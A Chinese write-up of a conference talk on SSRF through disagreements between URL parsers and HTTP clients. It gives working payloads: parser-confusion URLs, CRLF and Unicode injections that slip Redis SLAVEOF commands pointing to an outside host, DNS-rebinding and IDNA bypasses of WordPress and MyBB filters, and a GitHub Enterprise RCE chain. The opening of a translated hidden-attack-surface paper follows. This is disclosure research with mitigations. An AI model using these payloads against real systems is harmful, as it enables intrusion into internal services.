URL 解析中的问题

[1] 所有的问题,几乎都是由 URL 解析器和请求函数的不一致造成的。

[2] 为什么验证一个 URL 的合法性是很困难的?


1.在 RFC2396/RFC3986 中进行了说明,但是也只是停留在说明书的层面。

2.WWHATWG(网页超文本应用技术工作小组)定义了一个基于 RFC 的具体实现

但是不同的编程语言仍然使用他们自己的实现

RFC 3986 中定义的 URL 组成部分

大致用这张图片来说明



其中的协议部分,在真实场景中一般都为 http 或 https

而查询字符串和 fragment,也就是#号后的部分,我们实际上是不关心的,因为这和我们的利用无关

所以,我们着重看的也就是 authority 和 path 部分

那么,在这几个部分中,能不能进行 CRLF 注入?

各个语言以及他们对应的库的情况如下图所示

Libraries/Vulns	CR-LF Injection			URL Parsing		
	Path	Host	SNI	Port Injection	Host Injection	Path Injection
Python <code>httplib</code>	💀	💀	💀			
Python <code>urllib</code>		💀	💀		💀	
Python <code>urllib2</code>		💀	💀			
Ruby <code>Net::HTTP</code>	💀	💀	💀			
Java <code>net.URL</code>		💀			💀	
Perl <code>LWP</code>			💀	💀		
NodeJS <code>http</code>	💀					💀
PHP <code>http_wrapper</code>				💀	💀	
Wget		💀	💀			
cURL				💀	💀	安全客 (bobao.360.cn)

可以看到支持 CRLF 注入的部分还是很多的,但是除了在实际的请求中能利用 CRLF 注入外,还要能通过 URL 解析器的检查,而这个图也列出来了对应的情况。

关于 URL 解析器

[1] 让我们思考如下的 php 代码

```
$url = 'http://' . $_GET[url];
$parsed = parse_url($url);
if ( $parsed[port] == 80 && $parsed[host] == 'google.com') {
    readfile($url);
} else {
    die('You Shall Not Pass');
}
```

安全客 (bobao.360.cn)

在这段代码中,我们最后使用 `readfile` 函数来实施我们的 SSRF 攻击
但是,我们构造出的 URL 需要经过 `parse_url` 的相应检查


误用 URL 解析器的后果

当我们对上述的 php 脚本传入这样的一个 URL

`http://127.0.0.1:11211:80/`

安全客 (bobao.360.cn)

对于我们的请求函数 `readfile` 来说,它所请求的端口是 11211
而相反的,对于 `parse_url` 来说,它则认为这个 url 的端口号是 80,符合规定



这就产生了一个差异化的问题,从而造成了 SSRF 的成功利用
让我们来看看,在 RFC3986 中,相关的定义



```
authority      =  [ userinfo "@" ] host [ ":" port ]
port          =  *DIGIT
host          =  IP-literal / IPv4address / reg-name
reg-name      =  *( unreserved / pct-encoded / sub-delims )
unreserved    =  ALPHA / DIGIT / "-" / "." / "_" / "~"
sub-delims    =  "!" / "$" / "&" / "!" / "(" / ")" / 
                  "*" / "+" / "," / ";" / "="
安全客 ( bobao.360.cn )
```

那么,按照这个标准,当我们传入如下 URL 的时候,会发生什么呢

<http://google.com#evil.com/>

安全客 (bobao.360.cn)

对比我们的两个函数



可以看到,parse_url 最终得到的部分实际上是 google.com

而 readfile 则忠实的执行了 RFC 的定义,将链接指向了 evil.com

进行一下简单的分析

[1] 这样的问题同样影响了如下的编程语言

cURL,Python

[2] RFC3962 的进一步分析

在 3.2 小节中有如下的定义:authority(基础认证)部分应该由//作为开始而由接下来的一个/号,或者问号


以及 #号作为一个结束,当然,如果都没有,这个部分将延续到 URL 的结尾。

cURL 的利用

参照我们刚才所得到的结论

```
http://foo@evil.com:80@google.com/  
安全客 ( bobao.360.cn )
```

对这样一个 URL 进行分析和测试



可以发现,在 cURL 作为请求的实施者时,它最终将 evil.com:80 作为了目标

而其他的几种 URL 解析器则得到了不一样的结果,产生了不一致。

当他们被一起使用时,可以被利用的有如下的几种组合

	cURL / libcurl
PHP parse_url	💀
Perl URI	💀
Ruby uri	
Ruby addressable	💀
NodeJS url	💀
Java net.URL	
Python urlparse	
Go net/url	💀

安全客 (bobao.360.cn)

于是我向 cURL 团队报告了这个问题,很快的我得到了一个补丁

但是这个补丁又可以被添加一个空格的方式绕过

```
http://foo@127.0.0.1@google.com/
```

安全客 (bobao.360.cn)

但是,当我再次向 cURL 报告这个情况的时候,他们认为,cURL 并不能 100% 的验证 URL 的合法性

它本来就是要让你来传给他正确的 URL 参数的

并且他们表示,这个漏洞不会修复,但是上一个补丁仍然在 7.54.0 版本中被使用了

NodeJS 的 Unicode 解析问题

让我们来看如下的一段 nodeJS 代码

```
var base = "http://orange.tw/sandbox/";
var path = req.query.path;
if (path.indexOf(..) == -1) {
    http.get(base + path, callback);
}
```

安全客 (bobao.360.cn)

可以看到,阻止了我们使用..来读取上层目录的内容

当对其传入如下的 URL 时,会发生什么呢

http://orange.tw/sandbox/NN/passwd

安全客 (bobao.360.cn)

注意,这里的 N 是 U+FF2E,也就是拉丁文中的 N,其 unicode 编码为 /xFF/x2E

http://orange.tw/sandbox/\xFF\x2E\xFF\x2E/passwd

安全客 (bobao.360.cn)

最终,由于 nodeJS 的处理问题 \xFF 被丢弃了,剩下的\x2E 被解析为.

于是我们得到了如下的结论

NN/ is new ../ (in NodeJS HTTP)

安全客 (bobao.360.cn)

在 NodeJS 的 http 模块中, NN/ 可以起到../ 的作用,绕过特定的过滤

那么, nodeJS 对于之前我们所研究的 CRLF 注入,又能不能够加以防御呢?

[1] HTTP 模块可以避免直接的 CRLF 注入

[2] 那么,当我们将换行符编码时,会如何呢?



```
http://127.0.0.1:6379/\r\nSLAVEOF orange.tw 6379\r\n
$ nc -vvlp 6379
>> GET /%0D%0A$SLAVEOF%20orange.tw%206379%0D%0A HTTP/1.1
>> Host: 127.0.0.1:6379
>> Connection: close
安全客 ( bobao.360.cn )
```

很明显,这时候它并不会进行自动的解码操作

如何打破这个僵局呢? 使用 U+FF0D 和 U+FF0A

```
http://127.0.0.1:6379/- * SLAVEOF@orange.tw@6379 - *
$ nc -vvlp 6379
>> GET /
>> SLAVEOF orange.tw 6379
>> HTTP/1.1
>> Host: 127.0.0.1:6379
>> Connection: close
安全客 ( bobao.360.cn )
```

我们成功的往请求中注入了新的一行

Glibc 中的 NSS 特性

在 Glibc 的源代码文件 resolv/ns_name.c 中,有一个叫 ns_name_pton 的函数

```
/*
 * Convert an ascii string into an encoded domain name
 * as per RFC1035.
 */

int
ns_name_pton(const char *src, u_char *dst, size_t dstsize)
```

它遵循 RFC1035 标准,把一个 ascii 字符串转化成一个编码后的域名

这有什么可利用的呢?

让我们来看下面的代码



- RFC1035 - Decimal support in gethostbyname()

```
void main(int argc, char **argv) {
    char *host = "or\\097nge.tw";
    struct in_addr *addr = gethostbyname(host)->h_addr;
    printf("%s\n", inet_ntoa(*addr));
}
```

安全客 (bobao.360.cn)

通过 gethostbyname 函数来解析一个域名

在字符串中, \ 代表转义符号, 因此用 \\097 来代表 ascii 码为 97, 也就是字母 a

成功的解析到了 orange.tw 的 ip 地址

那么我们看看 python 的 gethostbyname

```
>>> import socket
>>> host = '\\o\\r\\a\\n\\g\\e.t\\w'
>>> print host
\o\r\a\n\g\e.t\w
>>> socket.gethostbyname(host)
'50.116.8.239'
```

安全客 (bobao.360.cn)

更让我们惊奇的是, 它忽略了这些 \\ 号 而解析到了 orange.tw

同样的, 一些类似的特性存在于 linux 的 getaddrinfo() 函数中, 它会自动过滤掉空格后的垃圾信息

- Linux getaddrinfo() strip trailing rubbish followed by whitespaces

```
void main(int argc, char **argv) {
    struct addrinfo *res;
    getaddrinfo("127.0.0.1 foo", NULL, NULL, &res);
    struct sockaddr_in *ipv4 = (struct sockaddr_in *)res->ai_addr;
    printf("%s\n", inet_ntoa(ipv4->sin_addr));
}
```

安全客 (bobao.360.cn)

python socket 中的 gethostbyname 是依赖于 getaddrinfo() 函数的

因此出现了类似的问题, 当传入 CRLF 时, 后面的部分被丢弃了



```
>>> import socket
>>> socket.gethostbyname("127.0.0.1\r\nfoo")
'127.0.0.1'                                             安全客 ( bobao.360.cn )
```

说了这么多,这些特性有什么可以利用的地方呢?

让我们来看如下的几种 payload

```
http://127.0.0.1\tfoo.google.com
```

```
http://127.0.0.1%09foo.google.com
```

```
http://127.0.0.1%2509foo.google.com
```

安全客 (bobao.360.cn)

可以想到的是,如果利用 Glibc 的 NSS 特性,当检查 URL 时,getlinebyname 将其识别为 127.0.0.1

为什么%2509能够生效呢?部分的函数实现可能会解码两次,甚至循环解码到不含 URL 编码

那么接下来,实际发起访问时,我们就可以使用 CRLF 注入了

```
http://127.0.0.1\r\nSLAVEOF orange.tw 6379\r\n:6379/
$ nc -vvlp 6379
>> GET / HTTP/1.1
>> Host: 127.0.0.1
>> SLAVEOF orange.tw 6379
>> :6379
>> Connection: close                                             安全客 ( bobao.360.cn )
```

由此注入了一条 redis 语句

同样的,当 HTTPS 开启了之前我们提到的 TLS SNI(Server Name Indication)时,它会把我们传入的域名放到握手包的 client hello 后面



```
https://127.0.0.1\r\nSET foo 0 60 5\r\n:443/\n$ nc -vvlp 443\n>> ...=5</.Aih9876.'#....$....?....).%...g@?>3210...EDCB..\n>> .....5'%"127.0.0.1\n>> SET foo 0 60 5\n\n安全客 ( bobao.360.cn )
```

这样我们就成功的注入了一条语句

- Break the Patch of Python CVE-2016-5699
- CR-LF Injection in HTTPConnection.putheader()
Space followed by CR-LF?

```
_is_illegal_header_value = \
    re.compile(rb'\n(?![ \t])|\r(?![ \t\n])').search
...
if _is_illegal_header_value(values[i]):
    raise ValueError('Invalid header value %r' % (values[i],))\n\n安全客 ( bobao.360.cn )
```

而我们还可以进一步延伸,比如曾经的 python CRLF 注入漏洞,CVE-2016-5699
可以看到,这里其实允许 CRLF 后紧跟一个空格

```
Bypass with a leading space\n\n>>> import urllib\n>>> url = 'http://0\r\n\nSLAVEOF orange.tw 6379\r\n\n:80'\n>>> urllib.urlopen(url)\n\n安全客 ( bobao.360.cn )
```

由此绕过了_is_illegal_header_value()函数的正则表达式
但是,相应的应用会接受在行开头的空格么?

```
Thanks to Redis and Memcached\n\nhttp://0\r\n\nSLAVEOF orange.tw 6379\r\n\n:6379/\n>> GET /\nHTTP/1.0\n<< -ERR wrong number of arguments for 'get' command\n>> Host: 0\n<< -ERR unknown command 'Host: '\n>> \nSLAVEOF orange.tw 6379\n<< +OK Already connected to specified master\n\n安全客 ( bobao.360.cn )
```

可以看到,redis 和 memcached 都是允许的,也就产生了利用。

利用 IDNA 标准

IDNA 是 Internationalizing Domain Names in Applications 的缩写,也就是'让域名变得国际化'

	IDNA2003	UTS46	IDNA2008
gօօgօլօ. com	google.com	google.com	Invalid
g\u200Doogle.com	google.com	google.com	xn--google-pf0c.com
baß.de	bass.de	bass.de	xn--ba-hia.de 安全客 (bobao.360.cn)

上图是 IDNA 各个版本的标准,这个问题依赖于 URL 解析器和实际的请求器之间所用的 IDNA 标准不同

可以说,仍然是差异性的攻击。

```
>> "β".toLowerCase()
"β"
>> "β".toUpperCase()
"SS"
>> ["ss", "SS"].indexOf("β")
false
>> location.href = "http://wordpreß.com"
安全客 ( bobao.360.cn )
```

比如,我们来看这个例子,将这个希腊字母转化为大写时,得到了 SS

其实,这个技巧在之前的 XSS 挑战赛 prompt 1 to win 当中也有用到

这里我们面对的的是 Wordpress

1. 它其实很注重保护自己不被 SSRF 攻击
2. 但是仍然被我们发现了 3 种不同的方法来绕过它的 SSRF 保护;
3. 在 2017 年 2 月 25 日就已经向它报告了这几个漏洞,但是仍然没有被修复
4. 为了遵守漏洞披露机制,我选择使用 MyBB 作为接下来的案例分析

实际上,我们仍然是追寻'差异性'来达到攻击的目的

这次要分析的,是 URL 解析器,dns 检查器,以及 URL 请求器之间的差异性



	URL parser	DNS checker	URL requester
WordPress	parse_url()	gethostbyname()	*cURL
vBulletin	parse_url()	None	*cURL
MyBB	parse_url()	gethostbynamel()	*cURL 安全客 (bobao.360.cn)

上表列出了三种不同的 web 应用分别使用的 URL 解析器,dns 检查器,以及 URL 请求器

[1] 第一种绕过方法

其实就是之前大家所普遍了解的 dns-rebinding 攻击

Time-of-check to Time-of-use problem


```

1 $url_components = @parse_url($url);
2 if(
3     !$url_components ||
4     empty($url_components['host']) ||
5     (!empty($url_components['scheme']) && !in_array($url_components['scheme'], array('http', 'https'))) ||
6     (!empty($url_components['port']) && !in_array($url_components['port'], array(80, 8080, 443)))
7 ) { return false; }
8
9 $addresses = gethostbynamel($url_components['host']);
10 if($addresses) {
11     // check addresses not in disallowed_remote_addresses
12 }
13
14 $ch = curl_init();
15 curl_setopt($ch, CURLOPT_URL, $url);
16 curl_exec($ch);

```

安全客 (bobao.360.cn)

在 dns 解析和最终请求之间有一个时间差,可以通过重新解析 dns 的方法进行绕过



安全客 (bobao.360.cn)

- 1.gethostbyname()函数得到了 ip 地址 1.2.3.4
- 2.检查发现,1.2.3.4 不在黑名单列表中
- 3.用 curl_init()来获得一个 ip 地址,这时候 cURL 会再次发出一次 DNS 请求
- 4.最终我们重新解析 foo.orange.tw 到 127.0.0.1 产生了一个 dns 攻击

[2] 第二种绕过方法

利用 DNS 解析器和 URL 请求器之间的差异性攻击

```
1 $url = 'http://β.orange.tw/'; // 127.0.0.1
2
3 $host = parse_url($url)[host];
4 $addresses = gethostbynamel($host); // bool(false)
5 if ($address) {
6     // check if address in white-list
7 }
8
9 $ch = curl_init();
10 curl_setopt($ch, CURLOPT_URL, $url);
11 curl_exec($ch);
```

安全客 (bobao.360.cn)

对于 gethostbynamel()这个 DNS 解析器所用的函数来说
它没有使用 IDNA 标准的转换,但是 cURL 却使用了
于是最终产生的后果是, gethostbynamel() 解析不到对应的 ip, 返回了 false
也就绕过了这里的检查。

[3] 第三种绕过方法

利用 URL 解析器和 URL 请求器之间的差异性攻击

这个漏洞已经在 PHP 7.0.13 中得到了修复

```
$url = 'http://127.0.0.1:11211@google.com:80/';
$parsed = parse_url($url);
var_dump($parsed[host]);    // string(10) "google.com"
var_dump($parsed[port]);   // int(80)

curl($url);
```

安全客 (bobao.360.cn)

有趣的是,这里最终请求到的是 127.0.0.1:11211
而下一个 payload 则显示了 curl 的问题,最终也被解析到本地 ip

```
$url = 'http://foo@127.0.0.1:11211@google.com:80/';
$parsed = parse_url($url);
var_dump($parsed[host]);      // string(10) "google.com"
var_dump($parsed[port]);      // int(80)

curl($url);
```

安全客 (bobao.360.cn)

而这个漏洞也在 cURL 7.54 中被修复

可惜的是,ubuntu 17.04 中自带的 libcurl 的版本仍然是 7.52.1

但是,即使是这样进行了修复,参照之前的方法,添加空格仍然继续可以绕过

The inconsistency between URL parser and URL requester

- cURL won't fix :)

```
$url = 'http://foo@127.0.0.1@google.com:11211/';
$parsed = parse_url($url);
var_dump($parsed[host]);      // string(10) "google.com"
var_dump($parsed[port]);      // int(11211)

curl($url);
```

安全客 (bobao.360.cn)

而且 cURL 明确表示不会修复

协议'走私' 案例分析

这次我们分析的是 github 企业版

它使用 ruby on rails 框架编写,而且代码已经被做了混淆处理

关于 github 企业版的远程代码执行漏洞

是 github 三周年报告的最好漏洞

它把 4 个漏洞结合为一个攻击链,实现了远程代码执行的攻击

[1] 第一个漏洞:在 webhooks 上的 SSRF 绕过

webhooks 是什么?



Webhooks / Add webhook

We'll send a POST request to the URL below with details of any subscribed events. You can also specify which data format you'd like to receive (JSON, x-www-form-urlencoded, etc). More information can be found in our developer documentation.

Payload URL *

<https://example.com/postreceive>

安全客 (bobao.360.cn)

这就很明显了,它含有发送 POST 数据包的功能

而它是如何实现的呢?

请求器使用了 rubygem-faraday 是一个 HTTP/REST 客户端库

而黑名单则由其内部的 faraday-restrict-ip-addresses 所定义

它过滤了 localhost,127.0.0.1 等地址

但是仅仅用一个简单的 0 就可以加以绕过,像这样



http://0/

安全客 (bobao.360.cn)

但是,这个漏洞里有好几个限制,比如

不允许 302 重定向

不允许 http,https 之外的协议

不允许 CRLF 注入

只允许 POST 方式发送数据包

[2] 第二个漏洞:github 企业版使用 Graphite 来绘制图标,它运行在本地的 8000 端口

```
url = request.GET['url']
proto, server, path, query, frag = urlsplit(url)
if query: path += '?' + query
conn = HTTPConnection(server)
conn.request('GET', path)
resp = conn.getresponse()
```

安全客 (bobao.360.cn)

这里也是存在 SSRF 的



[3] 第三个漏洞 Graphite 中的 CRLF 注入

Graphite 是由 python 编写的

于是,分析可知,这第二个 SSRF 的实现是 `httplib.HTTPConnection`

很明显的,httplib 是存在 CRLF 注入问题的

于是,我们可以构造下面的 URL,产生一个'走私'漏洞


```
http://0:8000/composer/send_email  
?to=orange@chroot.org  
&url=http://127.0.0.1:6379/%0D%0ASET  
安全客 (bobao.360.cn)
```

[4] 第四个漏洞 Memcached gem 中不安全的编排问题

Github 企业版使用 Memcached gem 来作为它的缓存客户端

所有缓存的 ruby 对象都会被编排

最终的攻击链如下:



这个漏洞最终获得了 12500 美金的奖励

在 github 企业版<2.8.7 中可以使用

缓解措施

[1] 应用层

使用唯一的 ip 地址和 URL,而不是对输入的 URL 进行复用

简单的说,拒绝对输入的 URL 进行二次解析,只使用第一次的结果

[2] 网络层

使用防火墙或者协议来阻断内网的通行

[3] 相关的项目

由 @fin1te 编写的 SafeCurl

它也被 @JordanMilne 所提倡

总结

SSRF 中的新攻击面

[1] URL 解析器的问题

[2] 滥用 IDNA 标准

协议'走私'中的新攻击向量

[1] 利用 linux Glibc 中的新特性

[2] 利用 NodeJS 对 Unicode 字符的处理问题

以及相关的具体案例分析

未来展望

[1] OAuth 中的 URL 解析器

[2] 现代浏览器中的 URL 解析器

[3] 代理服务器中的 URL 解析器

以及.. 更多

HTTP 中的隐藏攻击面

作者：二向箔安全

原文地址：https://mp.weixin.qq.com/s/i5wNmATaumpo98nFn5XQ_w

前言：

我们访问互联网的时候除了常见的 Web 层之外，通常还会经过许多隐藏的服务系统，他们会对一些数据进行分析以及其它一些处理。然而这一层几乎不可见的攻击层却被许多人忽略了。

在这篇文章中，我会展示如何伪造请求头来使这些系统暴露，并且为让它们为我们打开一道攻击内网的大门。我通过组合一些技巧以及 Bash 命令来打入 DoD 网络。通过这些漏洞我获取了三万美金的奖励，并且意外地攻破了自己的 ISP。

在分析攻击时，我将展示几个发现的「隐藏系统」。除了探索一个截取信息的英国 ISP，还将讨论一个来自哥伦比亚的可疑 ISP，一个令人困惑的 Tor 后端，以及一个可以让反射型 XSS 升级为 SSRF 的系统。最后，我会利用一个用于网络流量追踪的 BurpSuite 插件来探索这些系统。

简介：

无论是 Shellsock，StageFright，或者 Image Tragick，发现一个重大漏洞意味着相同问题的存在。导致该现象发生的一个原因是些攻击面会被安全研究员忽略。在这个论文中，我会展示从反向代理，负载均衡，后台分析系统派生出的攻击面。我将描述一个简单有效的方法来审计该类系统，然后展示一部分我找到的高危漏洞。

同样地，我也会开放两个工具。一个是 Collaborator Everywhere，一款可以检测隐藏的后台系统的 Burp 插件。你可以通过 BApp store 或者 Github 上的源码（[PortSwigger/collaborator-everywhere](https://github.com/PortSwigger/collaborator-everywhere)）来安装它。Rendering Engine Hackability Probe 是一个分析连接过来的客户端的攻击面，可以在 PortSwigger/hackability 处下载或者在 Rendering Engine Hackability Probe 直接使用。

攻击手段：

1. 监听

这个研究涉及到定位隐藏的系统，然后后台系统和负载均衡肯定不希望用户注意到它的存在。因此，我们不能依赖获得响应报文的内容来分析这些系统的漏洞。相反地，我们可以发送攻击负荷，然后再从 DNS 查询以及 HTTP 请求中分析。这篇论文的所有发现都是由回链功能引起的，漏洞和隐藏系统的发现都归功于它。我利用 Burp Collaborator 记录这些请求，不过你也可以利用你自己 DNS 服务器或者 Canarytokens (Know. Before it matters) 来做到相同的效果。

我一开始用 Burp 简单的 匹配/替换 规则来注入硬编码回链 (pingback) 攻击负荷 (payload) 到我的网络流量中。这个方法明显失败了，这些负荷引起了过多网站的回链，导致了我难以关联每个回链到其对应的网站。后来我也了解了一些载荷会导致回链延迟——短的三分钟，长的数小时，有些甚至长达 1 天。

为了高效地分类回链，我写了 Collaborator Everywhere，一个能够注入有独特标识的载荷的 Burp 扩展，并且用户能够自动关联回链到与其对应的主机。打个比方，下面的截图展示了在我们访问 Netflix 四小时之后，Collaborator Everywhere 认出它们已经访问过我们在 Referer 头中指定的 URL，并且在访问时伪装成运行在 x86 平台的 iPhone。

 Collaborator Pingback (HTTP): Referer

Issue:	Collaborator Pingback (HTTP): Referer
Severity:	High
Confidence:	Certain
Host:	https://www.netflix.com
Path:	/ie/

Note: This issue was generated by a Burp extension.

Issue detail

The collaborator was contacted by 177.154.139.200 after a delay of 04:18:12:

```
GET /foo%0Ax-foo:%20bar/xyz HTTP/1.0
Host: x1zih4cond0hhcq7rt7uikcqahqgbh2iq7.burpcollaborator.net
Connection: close
Accept: /*
Referer: http://x1zih4cond0hhcq7rt7uikcqahqgbh2iq7.burpcollaborator.net/foo%0Ax-foo:%20bar/xyz
User-agent: Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_2 like Mac OS X) AppleWebKit/603.2.4 (KHTML, like Gecko) Mobile/14F89
Accept-encoding: identity
Accept-language: *,en
Dx-cpu: x86
```

